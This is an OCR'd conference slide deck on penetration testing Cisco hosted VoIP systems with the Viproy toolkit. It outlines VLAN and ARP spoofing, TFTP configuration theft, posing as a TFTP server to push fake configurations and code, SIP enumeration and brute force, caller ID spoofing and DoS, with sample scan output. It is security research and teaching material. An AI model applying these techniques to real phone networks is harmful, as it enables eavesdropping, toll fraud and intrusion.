VoIP Wars:
Attack of the Cisco Phones

Compliance, Protection & Business Confidence

Sense of Security Pty Ltd

Sydney
Level 8, 66 King Street
Sydney NSW 2000 Australia

Melbourne
Level 10, 401 Docklands Drv
Docklands VIC 3008 Australia

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

Speaker

- Fatih Ozavci
- Senior Security Consultant
- Interests
  - VoIP
  - Mobile Applications
  - Network Infrastructure

- Author of Viproy VoIP Penetration Testing Kit
- Public Speaker
  - Defcon, BlackHat Arsenal, AusCert, Ruxcon


Viproy VoIP Toolkit

- Viproy is a Vulcan-ish Word that means "Call"
- Viproy VoIP Penetration and Exploitation Kit
  - Testing modules for Metasploit, MSF license
  - Old techniques, new approach
  - SIP library for new module development
  - Custom header support, authentication support
  - Trust analyser, SIP proxy bounce, MITM proxy, Skinny, VOSS
- Modules
  - Options, Register, Invite, Message
  - Brute-forcers, Enumerator
  - SIP trust analyser,SIP proxy, Fake service
  - Skinny analysers, VOSS exploits

Agenda

1. Hosted VoIP Services and Cisco 101
2. Network Infrastructure
3. Cisco Unified Communications Manager
4. IP Phone and Service Management
5. Attacking Desktop and Mobile Clients

Hosted VoIP services



Cisco VoIP environment

- Web based services
  - IP Phone services (Cisco, VOSS)
  - Tenant client services (VOSS Selfcare)
  - Tenant* management services (Cisco HCS)
- VoIP services
  - Skinny (SCCP) services for Cisco phones
  - SIP services for other tenant phones
  - RTP services for media streaming
- PBX/ISDN gateways, network equipment

* Tenant => Customer of hosted VoIP service

Goals

- Discover VoIP network configuration, design and requirements
- Find Voice VLAN and gain access
- Gain access using PC port on IP Phone
- Understand the switching security for:
  - Main vendor for VoIP infrastructure
  - Network authentication requirements
  - VLAN ID and requirements
  - IP Phone management services
  - Supportive services in use

Protected and isolated?

f | NBN alternative: Is Australia's copper network fit for purpose?

BY NICK ROSS

ABC TECHNOLOGY AND GAMES : UPDATED 20 SEP 2013 (FIRST POSTED 19 SEP 2013)

COMMENTS (112)

In the world of political and media misinformation that is the NBN, an important issue, that hasn't been fully addressed, is "How fit for purpose is Australia's copper network?" This seemingly mundane and tedious question directly affects tens of billions of dollars in government spending. How?

The bulk of the Coalition's NBN alternative policy uses the existing copper network to get the internet to your home or

There is considerable evidence to suggest that Australia's copper network is in a worse state than those of other nations. How bad is it and can it be fixed?

CREDIT: MAGILLA (CAHOPWORMS.ORG)

Switching manipulation

- Attack Types
  - PC Ports of the IP phone and handsets
  - CDP sniffing/spoofing for Voice VLAN
  - DTP and VLAN Trunking Protocol attacks
  - ARP spoofing for MITM attacks
  - DHCP spoofing & snooping
- Persistent access
  - Tapberry Pi
  - Tampered phone
  - Power over ethernet (PoE)
  - 3G/4G for connectivity

Attacking the TFTP server

- Obtaining configuration files for MAC addresses
  - SEPDefault.cnf, SEPXXXXXXXXXXXX.cnf.xml
  - SIPDefault.cnf, SIPXXXXXXXXXXXX.cnf.xml
- Identifying SIP, Skinny, RTP and web settings
- Finding IP phone software and updates
- Configuration files may contain credentials
- Digital signature/encryption usage for files

Tip: TFTPTheft, Metasploit, Viproy TFTP module

Configuration file content


- <deviceProtocol>SCCP</deviceProtocol>
- <sshUserId></sshUserId>
- <sshPassword></sshPassword>

- <webAccess>1</webAccess>
- <settingsAccess>1</settingsAccess>
- <sideToneLevel>0</sideToneLevel>
- <spanToPCPort>1</spanToPCPort>
- <sshAccess>1</sshAccess>

- <phonePassword></phonePassword>

Becoming the TFTP server

- Send fake configurations for
  - HTTP server
  - IP phone management server
  - SIP server and proxy
  - Skinny server
  - RTP server and proxy
- Deploy SSH public keys for SSH on IP Phones
- Update custom settings of IP Phones
- Deploy custom OS update and code execution



Tip: Metasploit TFTP & FakeDNS servers, Viproy MITM proxy

Unified Communications

- Forget TDM and PSTN
- SIP, Skinny, H.248, RTP, MSAN/MGW
- Smart customer modems & phones

- Cisco UCM
  - Linux operating system
  - Web based management services
  - VoIP services (Skinny, SIP, RTP)
  - Essential network services (TFTP, DHCP)
  - Call centre, voicemail, value added services

Discovering VoIP servers

- Looking for
  - Signalling servers (e.g. SIP, Skinny, H.323, H.248)
  - Proxy servers (e.g. RTP, SIP, SDP)
  - Contact Centre services
  - Voicemail and email integration
  - Call recordings, call data records, log servers
- Discovering
  - Operating systems, versions and patch level
  - Management services (e.g. SNMP, Telnet, HTTP, SSH)
  - Weak or default credentials

Attacking SIP services

- Essential analysis
  - Registration and invitation analysis
  - User enumeration, brute force for credentials
  - Discovery for SIP trunks, gateways and trusts
  - Caller ID spoofing (w/wo register or trunk)

- Advanced analysis
  - Finding value added services and voicemail
  - SIP trust hacking
  - SIP proxy bounce attack

Cisco specific SIP registration

- Extensions (e.g. 1001)
  - MAC address in Contact field
  - SIP digest authentication (user + password)
  - SIP x.509 authentication
- All authentication elements must be valid!

- Good news, we have SIP enumeration inputs!

  Warning: 399 bhcucm "**Line not configured**"


  Warning: 399 bhcucm "**Unable to find device/user in database**"

  Warning: 399 bhcucm "**Unable to find a device handler for the request received on port 52852 from 192.168.0.101**"

  Warning: 399 bhcucm "**Device type mismatch**"

Register and Subscribe

Register / Subscribe (FROM, TO, Credentials)



RESPONSE Depends on Information in REQUEST


- Type of Request (REGISTER, SUBSCRIBE)
- FROM, TO, Credentials with Realm
- Via

Actions/Tests Depends on RESPONSE

- Brute Force (FROM, TO, Credentials)
- Detecting/Enumerating Special TOs, FROMs or Trunks
- Detecting/Enumerating Accounts With Weak or Null Passwords
- ....

Invite, CDR and Billing tests

Invite / Ack / Re-Invite / Update (FROM, TO, VIA, Credentials)



100 Trying
183 Session Progress
180 Ringing
200 OK

401 Unauthorized
403 Forbidden
404 Not Found
500 Internal Server Error


RESPONSE Depends on Information in INVITE REQUEST

- FROM, TO, Credentials with Realm, FROM <>, TO <>
- Via, Record-Route
- Direct INVITE from Specific IP:PORT (IP Based Trunks)

Actions/Tests Depends on RESPONSE

- Brute Force (FROM&TO) for VAS and Gateways
- Testing Call Limits, Unauthenticated Calls, CDR Management
- INVITE Spoofing for Restriction Bypass, Spying, Invoice
- ....

SIP Proxy Bounce attack




SIP Proxy Bounce Attacks

- SIP trust relationship hacking
- Attacking inaccessible servers
- Attacking the SIP software and protocol
  - Software, Version, Type, Realm

```
[+] 192.168.1.146:5060 is Open
    Server       : FPBX-2.11.0beta2(11.2.1)

[+] 192.168.1.145:5070 is Open
    User-Agent   : sipXecs/4.7.0 sipXecs/registry (Linux)

[+] 192.168.1.201:5061 is Open
    Server       : sipXecs/xxxx.yyyy sipXecs/sipxbridge (Linux)

[+] 192.168.1.203:5060 is Open
    User-Agent   : 3CXPhoneSystem 11.0.28976.849 (28862)
```


Denial of Service attacks



SIP based DoS attacks

- UDP vulnerabilities and IP spoofing
- Too many errors, very very verbose mode
- ICMP errors

Hacking SIP trust relationships

